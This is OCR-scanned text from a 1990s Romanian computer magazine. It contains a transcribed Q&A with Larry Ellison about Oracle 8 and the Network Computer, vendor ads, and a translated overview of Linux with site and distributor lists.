În sensul cel mai larg, Internetul este, la modul virtual, totul... sau cel puţin aşa va fi. Pentru că protocoalele de reţea Internet pot fi folosite atât pentru a lega calculatoare din cadrul unei întreprinderi cât şi pentru a le lega la nivel planetar.

[...] *Ce se aude despre Oracle 8 ?*

LE: Oracle 8 este în teste beta. A doua versiune beta tocmai a fost lansată. Va fi un sistem *object-relational*. Oracle 7.3 este un server universal, care va suporta o gamă largă de tipuri de date - audio, video, date spaţiale, textuale, informaţii OLAP - chiar în baza de date. Versiunea 8 va adăuga un suport extensiv pentru lucrul cu obiect. Va fi lansată în producţie de serie şi va fi disponibilă în iunie 1997.

Tocmai am văzut în diapozitivele pe care le-aţi prezentat ceva care se cheamă NC Server 1.0. Ne puteţi spune mai exact ce este şi ce facilităţi are ?

LE: Da, NC Server este un sistem de operare multitasking. Ceea ce este interesant la NC Server este faptul că este bazat pe standarde industriale deschise... Cuprinde serverul nostru de baze de date, serverul nostru de mesagerie, serverul nostru Web, tot ceea ce înseamnă un server HTTP... Este un pachet complet. Partea interesantă este că NC Server rulează doar pe arhitecturi Intel, deci doar pe platforme PC. Al doilea lucru interesant este că nu există opţiuni [de configurare].

Asta înseamnă va fi un sistem de operare care va concura cu Windows NT?

Absolut. Problema cu Windows NT este administrarea... Daţi-mi voie să vă dau câteva detalii istorice. NC-ul a fost proiectat iniţial pentru şcoli. Înainte de ideea exploatării comerciale, a fost un mai vechi vis al meu: să punem un calculator pe masa fiecărui elev sau student. Acesta a fost începutul... Iar când te gândeşti la a pune calculatoare în şcoli, trebuie să ţii seama că nu vei avea administratori de baze de date, profesionişti ai reţelelor, specialişti care să configureze softul, pentru că ai un buget mic. Deci nu ai expertiză tehnică, pentru că

WE'D LIKE TO EXPOSE YOU TO THE NEXT-GENERATION OF CLIENT/SERVER COMPUTING.

FOR FREE.


(SEE BOTTOMLINE FOR DETAILS)

ORACLE®

"Enabling the Information Age"

România
Oracle Representative
Office
I.B.C. Modern
Bd. Republicii 44-46
sect.2 București
Tel: 40-1-250.32.35
Fax: 40-1-250.32.44

ORACLE Office in Cluj
Tel./Fax:40-64-157779



asta înseamnă bani mulţi. Deci cum te descurci? În primul rând îţi trebuie nişte aparate ieftine pe care să le pui pe birouri: computerul de reţea, care costă câteva sute de dolari. Dar asta nu-i de ajuns, pentru că... ce faci? Pui Windows NT în şcoli? Daţi-mi voie... (*râsete în sală*) Despre Windows NT, Microsoft a afirmat - cu mândrie - că are mai multe linii de cod decât IBM MVS... (*râsete*) Să fim serioşi. E un adevărat sistem de operare pentru mainframes, cu milioane de configurări diferite, de o complexitate incredibilă. Noi credem că problema nu se limitează doar la faptul ca ai nişte clienţi desktop de o complexitate ridicolă, ci este agravată prezenţa unui server complicat până la absurd. Aşa că am conceput acest server care nu se configurează, un black-box server. Cu NC Server nu faci altceva decât să conectezi aparate izolate. Este extrem de simplu de utilizat şi noi credem că asta este extrem de important.

Domnul Bill Gates, vorbind recent despre NC, a afirmată că listarea este o problemă şi că soluţia NC pentru listare este „Don't print !“. *Puteţi să comentaţi această afirmaţie?*

LE: Da... Am vorbit cu Bill săptămâna trecută despre asta... I-am spus că soluţia pentru listare este să listezi. (*râsete*) E foarte neobişnuit şi inovator, recunosc... (*râsete*) dar lucrurile bune se vor impune. Dacă vreţi să listaţi, vă spun eu ce să faceţi: listaţi! Veţi ataşa o imprimantă... să vă arăt... e ca şi cum ai pune o cartelă RAM, doar că e vorba de imprimantă. (*râsete*)

De unde iei driverele pentru imprimare?


LE: Amintiţi-vă că există mai multe posibilităţi. Una este să ataşaţi o imprimantă pentru care NC-ul este deja reglat. Aveţi posibilitatea să alegeţi dintre circa două sute de imprimate care folosesc drivere standard: ink-jet, laser, color şi altele. Există câteva astfel de drivere înglobate în NC. O altă variantă este să listaţi prin reţea, în modul obişnuit prin care se ataşează o imprimantă la reţea.

Aţi afirmat că ideea calculatoarelor de reţea se bazează pe existenţa standardelor şi aţi menţionat în acest sens HTML. Ce se va întâmpla dacă, de exemplu, HTML nu va mai fi un standard?

LE: (*pauză*) Oh, asta-i ca şi cum limba engleză n-ar mai fi un standard...

Mă gândeam la diferite versiuni de HTML promovate de diferiţi producători...

LE: Nu, nu... Asta-i cam ce vrea să facă Microsoft cu Java. Asta-i lumea Microsoft. Iei limba franceză, îi adaugi ActiveX şi devine MS French... (*râsete în sală*) Tot ce va scoate Microsoft va vorbi MS French, iar ca să vorbeşti franceza Microsoft va trebui să plăteşti o licenţă la Redmond. Aşa este şi cu Windows. Microsoft a luat Java, i-a adăugat ActiveX, iar rezultatul este că Java nu mai e portabil... Ce este important la Java este că rulează pe diverse tipuri de calculatoare. Microsoft ia orice îi cade în mână şi-l face ne-portabil... E de necrezut. Ce-ar fi dacă HTML n-ar mai fi un standard... E foarte greu de imaginat... Ce s-ar întâmpla dacă Statele Unite şi-ar schimba limba oficială, dacă n-ar mai fi engleza, ci spaniola? Nu ştiu... ar fi o grămadă de probleme... de exemplu trebuie schimbate toate indicatoarele de pe autostrăzi... (*râsete*) Nu cred că e cazul: HTML este unul dintre cele mai importante standarde de pe Internet şi e de neconceput pentru mine că



PREŢURI NOI

SCANNERE PROFESIONALE

UMAX

Scannerele UMAX flatbed includ VistaScan, MagicMatch, SCSI II interface, cablu, terminator.
Driverele sînt compatibile Windows 3.x, Windows'95 şi respectiv cu Mac OS, PowerMac.

Vista S6E	optical 600x300 dpi, max. 4800x4800, color 24bit, 1 pass, 256k buffer w/ SCSI interface, cablu SCSI, terminator, manuale
SuperVista S-12*	optical 1200x600 dpi, max. 9600x9600, color 24bit, 1 pass, 256k buffer w/ SCSI interface, cablu SCSI, terminator, manuale
Gemini D16	400, 800x800 dpi (dual lens), max. 9600x9600,30bit,1 pass, 1Mb buffer w/ SCSI interface, cablu SCSI, terminator, manuale
PowerLook II Pro*	1200x600 dpi, max. 9600x9600, 36bit, 1pass, 2Mb buffer, w/ transparency ad., SCSI interface, cablu SCSI, terminator, manuale
PowerLook 2000*	2000x1000 dpi, max. 10000x10000, 36bit, 1pass, 2Mb buffer, 3.3D w/ transparency ad., SCSI interface, cablu SCSI, terminator, manuale
Mirage D16*	A3, optical 1600x800, max. 9600x9600, color 30bit, 1 pass, 2Mb w/ transparency ad. UTA D16, SCSI interface, cablu SCSI, terminator
Accesorii	Transparency Adaptor S6E/S-12/Gemini Automatic Document Feeder for VISTA

Calibrarea adaptorului de transparente
Update soft & drivers --> Win '95, PowerMac, optimizare funcţionare

SUNAŢI

Best Buy

Adobe Photoshop 3.0.5
versiune completă
numai $222

OFERTE SPECIALE – Kai's Power GOO – numai $66
KaiPowerTools, KPT Convolver, KPT Vector Effects
la PACHET cu scanner UMAX – numai $ 159/buc.

* Advanced/Master binuscan Photoperfect disponibil
* solicitaţi o probă de scanare/corecţie binuscan

MetaTools

distribuitor
si service
autorizat,
importator
direct
UMAX
ACUM
căutăm
dealeri

KODAK
binuscan
binuscan
Mac OS
MagicScan
VistaScan
MagicMatch

Grup Transilvae

Cluj-Napoca- fax +40-64-191449, tel 196911, 196950
Bucuresti- telefax +40-1-6149451, tel 2103910
E-mail: TRANSIL.RO@APPLELINK.APPLE.COM

asta se va schimba, având în vedere că există miliarde se pagini HTML pe Web... Eu cred că industria va apăra acest standard, aşa cum francezii vor apăra limba franceză.

Câtă încredere pot să am într-o bază de date de pe server? Dacă scriu un roman, ca să-l stochez pe un calculator îndepărtat am nevoie de nişte garanţii.

LE: Dacă vă încredeţi în discul hard local s-ar putea să deveniţi un romancier foarte nefericit. Gândiţi-vă că aţi scris 800 de pagini grozave şi vine un virus şi le mănâncă... A, copiile personale de siguranţă... pot fi şi ele virusate. Am să vă argumentez două lucruri. În primul rând, romanul dvs. va fi mai sigur stocat într-o bază de date Oracle. Va fi mai bine ferit de viruşi, de accese neautorizate şi va fi mai uşor disponibil pentru uzul dvs. personal. De ce? Pentru că s-ar putea să călătoriţi în jurul lumii. Pentru că va fi administrat în mod profesional. Eu cred că un profesionist administrează mai bine o bază de date decât vă puteţi administra dvs. discul local. Poate greşesc...

Eu cred că pot să-l administrez mai bine...

LE: Atunci cred că puteţi să vă luaţi un PC. (râsete) Nu cred că PC-urile vor dispărea. Cei care nu au încredere trebuie să-şi pună generatoare de curent electric, să-şi clădească singuri locuiţele, că-şi cultive ei înşişi hrana, să-şi croiască hainele... Sunt oameni care cred că pot face lucrurile acestea mai bine... şi chiar le fac. Aveţi binecuvântarea mea să o faceţi: este dreptul şi privilegiul dvs. Există în schimb oameni care preferă să delege aceste lucruri, să cumpere servicii, să cumpere electricitate, să cumpere apă. Vreau să sugerez cu există oameni care preferă să cumpere servicii informatice în timp ce alţii preferă să-şi administreze totul singuri. Deci aveţi de ales.

Mai întâi aş vrea să vă întreb dacă NC-ul foloseşte Smart Cards doar pentru autentificarea utilizatorului sau şi pentru altceva. A doua întrebare: utilizatorul unui NC poate să lucreze numai când este conectat la reţea sau poate să lucreze şi off-line?

LE: Răspunsul este că Smart Cards pot fi folosite pentru autentificare, pentru digital cash şi pentru o mulţime de alte lucruri. Puteţi să aveţi de pildă fişa medicală pe smart card. Poate fi şi carte de credit sau buletin de identitate... Sunt sigur că aceste cartele vor avea o mulţime de utilizări cu timpul, dar vor fi cu siguranţă folosite pentru autentificare, astfel încât să vă puteţi accesa datele în condiţii de confidenţialitate din orice punct al globului.

NC Reference Profile

Pornind de la ideea că viitoarele calculatoare de reţea (NC – Network Computer) trebuie să permită variante constructive diverse dar totuşi compatibile şi universale, principalii promotori ai acestei tehnologii (Oracle, IBM, Apple, Netscape şi Sun) au formulat un profil de referinţă. Acesta cuprinde un set de deziderate generale şi o listă minimală de resurse, protocoale şi standarde care trebuie îndeplinite.

Deziderate:
Să fie neutru din punct de vedere arhitectural;
Să aibă un cost total mult mai mic decât un PC;
Să aibă un preţ de intrare mai mic decât un PC tipic;
Să fie semnificativ mai uşor de utilizat şi administrat;
Să aibă mecanisme de securitate;

Resurse: Ecran cu rezoluţie minimă 640 x 480 sau echivalent, claviatură, dispozitiv de indicare (mouse, joystick sau telecomandă în infraroşu), ieşire audio. Nu impune dispozitiv local de stocare persistentă.

Protocoale Internet: TCP şi eventual SSL, FTP, Telnet, NFS, SNMP. Opţiuni de bootare şi configurare: DHCP şi Bootp.

Standarde Web: HTML (inclusiv CGI), HTTP, mediu Java (maşină virtuală şi bibliotecile de clase).

Protocoale E-Mail: SMTP, POP3, IMAP4.

Formate multimedia: JPEG, GIF, WAV, AU.

Standarde de securitate: ISO 7616 (SmartCards) şi specificaţiile Europay/MasterCard/Visa.

Răspunsul la a doua întrebare este nu. Există versiuni portabile ale NC-ului - vor fi disponibile peste circa şase luni - care vă vor permite să lucraţi fie că sunteţi conectat la reţea, fie că nu sunteţi. Lucrul interesant privind NC-urile laptop este că acestea au un mic disc hard. Foarte important: nu trebuie să administraţi acest disc. Singura sarcină a acestui disc este să menţină copii temporare ale datelor dvs. când nu sunteţi conectat la reţea. De îndată ce vă conectaţi, softul recunoaşte ce schimbări au intervenit şi re-sincronizează ce se află pe disc cu ce se află pe server. Nu există back-up, nu există download, toate acestea se fac automat. Nu aveţi nimic de administrat la acest disc, niciodată. Este doar un fel de cache, care poate are două posibile utilizări: să ridice performanţele NC-ului când conexiunea este foarte lentă şi să păstreze copii locale ale datelor atunci cînd se lucrează off-line.

Cum pot NC-urile să ajute angajaţii unei întreprinderi să devină mai productivi, când trebuie să aştepte profesioniştii IT să cumpere softul şi să-l instaleze pe servere ?

LE: Mă bucur că îmi puneţi această întrebare. Faptul care contează este că profesioniştii administrează PC-urile în toate întreprinderile. Credeţi că angajaţii administrează PC-uri? Aţi văzut vreodată un angajat care a devenit mai productiv administrându-şi PC-ul?

Utilizatorii pot să cumpere sau să facă sof-

tul de care au nevoie...

LE: Credeţi că utilizatorii pot face asta?

Da. În companii mici, da.

LE: Poate în companii formate dintr-o singură persoană. În toate companiile pe care le cunosc, PC-urile sunt administrate de profesionişti, pentru că sunt prea complexe pentru a fi administrate de utilizatori. Nu cunosc nici un caz, nici unul măcar, în care calculatoarele sunt administrate de angajaţi când acestea sunt conectate în reţeaua întreprinderii. Poftim? A, nu, universităţile nu sunt întreprinderi... [...] Să vă spun ce se întâmplă la Oracle: oameni cu studii la MIT sau doctori în computer sciences nu-şi administrează PC-urile pentru că e prea complicat. Da, există oameni care şi-au făcut un hobby din treaba asta, oameni cărora le place să-şi administreze PC-ul. OK, acestora le place să instaleze Windows 95, le place să instaleze aplicaţii, aşa cum sunt oameni cărora le place să-şi repare singuri automobilul. Sunt ce-i care se distrează cu calculatorul, sunt fanii. Dar la Oracle, unde sunt în general programatori, avem profesionişti care se ocupă cu întreţinerea PC-urilor pentru toţii programatorii. Şi mulţi dintre oameni noştri vin de la MIT, de la Harvard sau Stanford, sunt oameni foarte inteligenţi, care pur şi simplu nu vor să-şi piardă vremea. Întreţinerea PC-urilor este o treabă foarte complexă.

Gartner Group afirmă că în doi ani vânzările de NT vor fi de două ori mai mare decât cele de Unix. Care credeţi că va fi peste doi ani platforma server cea mai profitabilă pentru Oracle?

LE: Da, cred că în zona low-end, NT-ul va eclipsa reţelele Novell NetWare, care la rândul lor au depăşit ca număr Unix-urile. Există însă în întreprinderi mari şi întreprinderi mici, nu este interesant să numeri pur şi simplu serverele... Oricum, NT-ul devine o porţiune tot mai importantă în afacerile noastre. O parte foarte importantă. Dar este încă mult mai mică decât partea Unix, cel puţin pentru câţiva ani. În termeni valorici însă, se aşteaptă ca NT-ul să depăşească Unix-ul într-un interval de cinci sau şase ani. Dar în aceşti cinci sau şase ani pot apărea alte sisteme de operare, şi aceeaşi problemă se poate pune pentru NC Server... Credeţi că Windows NT este ultimul SO?

Care vor fi companiile care vor fabrica NC-uri şi când?

LE: Cred că vor fi firme din Orient. Avem deja contracte cu vreo douăzeci de companii şi aşteptăm încă oferte de la nişte companii japoneze. Vor fi atât companii producătoare de electronică de consum cât şi companii producătoare de PC-uri...

Ce părere aveţi despre Java Station?

LE: Well, Sun este foarte orientat spre piaţa afacerilor (*business market*) şi produce atât hardware cât şi software. Noi facem numai software şi mergem atât pe piaţa businessului cât şi pe piaţa de consum. Considerăm că NC-ul este un fel de aparat pentru comunicaţii, în multe privinţa asemănător cu un telefon sau cu un fax... Java Station se conectează doar în reţele locale iar Sun ţinteşte piaţa afacerilor şi a reţelelor locale.

Ce rol are Java în planurile dumneavoastre?

LE: Java este limbajul în care se programează NC-urile, este un standard...

JavaStation concurează cu NC-ul?

LE: Absolut, JavaStation este un concurent pentru NC.

(O ziaristă:) *Dacă aş avea de ales între un NC la 500 de dolari şi un NetPC la 700 de dolari, voi prefera să cumpăr NetPC-ul de la Bill Gates...*

LE: Adevărat? Vreţi să-mi descrieţi şi mie acest NetPC? (*râsete*) Tocmai aţi luat o decizie... Nu, nu, rămâneţi la microfon! (*râsete*) Tocmai aţi decis să cumpăraţi un NetPC. Ce este acesta?

Well... Ştiu doar că Bill Gates este un jucător...

LE: (*râde*) E foarte greu de demonstrat că eu n-aş fi... (*râsete în sală*) NetPC-ul nu există. E doar o idee. Nu există nici o descriere, nu este prevăzută nici o dată de lansare, nici un preţ, nu este nimic. Nu trebuie să mai spun că este un răspuns la Network Computer, preluând avantajele acestuia, dar e de la Microsoft. Cred că este multă lume care de fiecare dată când Bill Gates afirmă ceva, spune *„Mulţumesc, Bill, că mi-ai spus ce să fac..“.* Vă mulţumesc. (*aplauze*)

(*A consemnat* **Mircea Sârbu**)

DEPĂŞEŞTE-ŢI GRANIŢELE MINŢII
AGER
THE COMPUTER COMPANY
NOI DĂM GÂNDIRII TALE ARIPI !

SISTEMELE DE CALCUL AGER
Bd. Dimitrie Cantemir, Nr.2A, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40

GLAMOUR P/200MHz
WIZARD P/166MHz
GLITTER P/150MHz
WISE P/133MHz
SMART P/120MHz
SILVER P/100MHz
BRIGHT K5/100MHz

Ultima versiune a acestui Unix gratuit este folosită de multe platforme și oferă o serie de funcții sofisticate. De Jim Mohr

Poziția Linux

Imaginați-vă un server Unix ce suportă o duzină de utilizatori conectați via terminale seriale. Presupuneți acum că mai aveți niște utilizatori suplimentari conectați la rețea folosind X Windows. Și în final, haideți să mai considerăm o mână de PC-uri ce rulează Windows și care folosesc mașina Unix ca pe un print server sau file server. S-ar putea ca server-ul să nu fie în stare să administreze atâtea operații. O soluție ar fi să completați sistemul cu un procesor suplimentar și să-i oferiți posibilitatea de-a realiza o multiprocesare simetrică (SMP) pentru a distribui sarcina. Dacă v-aș spune că toate acestea sunt posibile și încă gratuit, inclusiv codurile sursă, ați zice că glumesc. Dacă aș adăuga aici compilatoare C, C++, un sistem de prelucrare de texte, un program de calcul tabelar și un server Web, ați începe să vă îndoiți de propria-mi sănătate mintală. Dacă v-aș spune însă că majoritatea acestor programe sunt disponibile de ani de zile, ați începe să vă îndoiți de propria d-voastră sănătate mintală și să vă întrebați de ce n-ați știut de acest lucru până acum.

Numele lui este Linux și reprezintă un SO pe 32 de biți asemănător lui Unix, care suportă toate serviciile, instrumentele și alte caracteristici pe care le găsiți în produsele Unix. Ultimul nucleu (versiunea 2.0) prevede îmbunătățiri precum suport pentru Java și SMP, realizând performanțe superioare altor produse comerciale Unix. În plus, Linux este complet gratuit. Cu toate acestea, din exact aceleași motive, mulți oameni îi contestă legalitatea. Trebuie amintit însă că Linux a început ca și un proiect de colegiu de-al lui Linus Torvalds. Prin urmare, ați putea crede că e cam riscant să vă lăsați afacerile pe mâna lui. Dar după cum vom vedea în continuare, chiar acest Linux este cel care lansează întrebarea „De ce nu?“

Folosind Linux

Linux rulează pe majoritatea procesoarelor de marcă, cum ar fi tipurile diferite de x86, familia Power PC, seriile Alpha și cipurile MIPS. El suportă marea majoritate a perifericelor hard cu mici excepții. În mod curent, producătorii de driver-e hard pentru Linux sunt chiar utilizatorii de Linux în persoană. Dacă cineva vrea să facă un periferic să funcționeze, fie scrie el (sau ea) driver-ul, fie așteaptă să-l scrie cineva. Aspectul pozitiv este că din moment ce producătorul folosește dispozitivul și se alege cu aceleași erori ca și voi, problemele sunt repede rezolvate, de obicei în câteva zile sau săptămâni. Un alt avantaj al acestui aspect îl reprezintă faptul că persoana care folosește efectiv dispozitivul respectiv - din nou, în mod tipic producătorul - scrie documentația. Aspectul negativ este că perifericele vechi nu vor oferi un suport deplin, așa că găsirea unui driver bun pentru bătrânele dispozitive hard, cum ar fi un CD-ROM drive sau o cartelă de rețea, poate fi problematic. În plus, persoana cu cea mai bună pregătire pentru scrierea de driver-e pentru dispozitive poate fi slab dotată pentru scrierea de documentații clare și prietenoase.

O selecție a siturilor Linux de interes

URL	Descriere
ftp://ftp.crynwr.com/pub/kchanges	Listă a modificărilor la nivel de nucleu, incluzând trimiteri la alte situri cu acest gen de informație
http://sunsite.unc.edu/linux-source/	Conține Linux Source Navigator. Cod sursă Linux în pagini HTML. Vital pentru dezvoltatori
http://sunsite.unc.edu/mdw	Pagina de intrare a Linux Documentation Project; un set de documente on-line cuprinzător
http://vortex.cc.missouri.edu/~rhys/linux.html	Listă de rezolvări obișnuite la problemele Linux
http://www.10mb.com/linux/	Pagina de intrare a The Linux Advocacy Project; încurajează distribuitorii de aplicații comerciale Unix și în oferirea unor versiuni Linux
http://www.li.org/linux-int/	Pagina Linux International
http://www.tu-chemnitz.de/home/linux	Informații, incluzând cărți și trimiteri la situri (mare parte în limba germană)
http://www.xnet.com/~blatura/linux.shtml	Listă de resurse Unix și Linux oferită de Web Wanderer

Documentația pentru toate distribuțiile comerciale Linux apare într-un format de fișiere HOWTO. Așa cum sugerează și numele, un fișier HOWTO descrie modul de lucru. Acesta poate fi o prezentare soft cum ar fi Firewall HOWTO care descrie modul de configurare al unui firewall Internet sau ceva legat de hard cum ar fi CD-Writer HOWTO, care descrie cum trebuie lucrat pentru ca un CD-R să funcționeze corect pe sistemul d-voastră.

Este important să verificați existența unui HOWTO pentru o piesă specifică de hard. Ar putea fi descrise probleme pe care cineva deja le-a rezolvat. Un exemplu bun este CD-Writer HOWTO. Deși există un program (cdwrite) care controlează unitatea CD-R, nu toate uitățile CD-R lucrează cu el. HOWTO descrie modul în care driver-ul SCSI standard lucrează cu unități CD-R specifice. Sursele de energie neîntreruptibile (UPS) sunt un alt exemplu. Fără existența unui suport din partea producătorului, utilizatorii au obținut UPS-uri care lucrează cu Linux; experiența lor este documentată în UPS HOWTO.

Multe dintre problemele de hard pe care le reclamă Linux se datorează perifericelor prea noi pentru arena Linux. Pentru acestea nu există încă nici un driver. Alteori, modificările aduse nucleului ar putea cauza probleme unor driver-e specifice. Pentru un sfat bun, o privire aruncată paginilor Web Yahoo reprezintă un bun loc de start. Tabelul „O selecție a situri-lor Linux de interes“ indică alte situri utile Web. Există de asemenea situri care furnizează informații localizate în Germania, Suedia, Cehia, Franța, Italia, Rusia și Spania.

Probabil, cel mai important HOWTO este Hardware HOWTO. Acesta conține „lista compatibilităților“ hard pentru Linux. El descrie nu numai hard-ul care este suportat, dar prevede și sfaturile și URL-urile pentru hard-urile care nu sunt suportate. „Suportat“ este legat aici de distribuția standard de driver-e pentru un set particular de hardware. Este întotdeauna indicată o verificare a fișierului Hardware HOWTO pentru un periferic particular înainte de-a realiza o instalare Linux.

Pentru informații despre ultimele versiuni de driver-e și porturi ar trebui să verificați pagina de Web a Linux Documentation Project (LDP) (http://sunsite.unc.edu/mdw). Pe lângă furnizarea unei versiuni complete a diferitelor documente sau cărți LDP, acest sit Web este un tezaur de conexiuni către ultimele noutăți de driver-e, precum și către companii care asigură soft Linux și sisteme complete.

Rulând cu Linux

Dacă vă întrebați „La ce bun toate astea, dacă nu există un soft pe care să-l rulăm?“, răspunsul este: „Există!“ Pe lângă faptul că suportă toate programele care în mod standard vin cu un sistem Unix, Linux suportă toate protocoalele de rețea cu care utilizatorii Unix s-au obișnuit, cum ar fi TCP/IP, NFS și HTTP. Suplimentar există un larg domeniu de soft-uri gratuite, cum ar fi sisteme de prelucrare de texte, programe de calcul tabelar și baze de date. Dacă acestea sunt insuficiente, în comerț există o gamă largă de soft-uri care abia așteaptă să fie cumpărate.

Sub Linux, nu fiecare produs soft rulează perfect din prima încercare. Cele mai multe soft-uri comerciale Linux sunt disponibile ca și coduri sursă pe care trebuie să le compilați pe mașina gazdă. Aceasta crește probabilitatea că programul va funcționa corect. Cu toate acestea ar fi bine să citiți programul însoțitor README care descrie pașii pe care trebuie să-i parcurgeți pentru platforme specifice.

Ca și hardware-ul, multe produse soft au propriul lor HOWTO. Java HOWTO descrie pașii necesari pentru a face ca Java să funcționeze pe mașina d-voastră. Java necesită suport pentru Executable and Linking Format (ELF) care nu este o prioritate în nucleul 1.2.13. În plus, cu Java există binecunoscutele probleme pentru versiuni specifice de Linux.

O problemă obișnuită a sistemului de operare Linux este compatibilitatea sa cu alte sisteme. În timp ce interoperabilitatea sa cu alte dialecte de Unix este recunoscută, conectivitatea cu PC-urile ce rulează Windows poate fi un punct critic. Linux lucrează bine ca și server Internet, dar poate el oferi serviciile legate de administrarea de fișiere și lucrul cu imprimanta, pe care celelalte dialecte Unix le oferă? Acest lucru este posibil dacă rulați Samba. Samba este un pachet soft care furnizează funcțiile SMB (session message block) necesare pentru suportul Windows for Workgroups, Windows 95, Windows NT și LAN Manager. De fapt, orice client care suportă SMB poate accesa un sistem Linux ce rulează Samba. Marele avantaj este că Samba lucrează în ambele moduri astfel că sistemul vostru Linux poate accesa și alte sisteme, cum ar fi NT.

Distribuitori de Linux

Compania	Tip Linux	Sit Web	E-mail
WorkGroup Solutions	LinuxPro	http://www.wgs.com	info@wgs.com
Red Hat	Red Hat	http://www.redhat.com	redhat@redhat.com
Walnut Creek CD-ROM	Slackware	http://www.cdrom.com	info@cdrom.com
InfoMagic	Slackware	http://www.infomagic.com	info@infomagic.com
Debian GNU/Linux	Debian	http://www.debian.org	debian@debian.org
Craftwork Solutions	Craftworks Linux	http://www.craftwork.com	info@craftwork.com
Delix Computer GmbH	DLD	http://www.delix.de	delix@delix.de
Yggdrasil Computing	Yggdrasil Linux	http://www.yggdrasil.com	info@yggdrasil.com
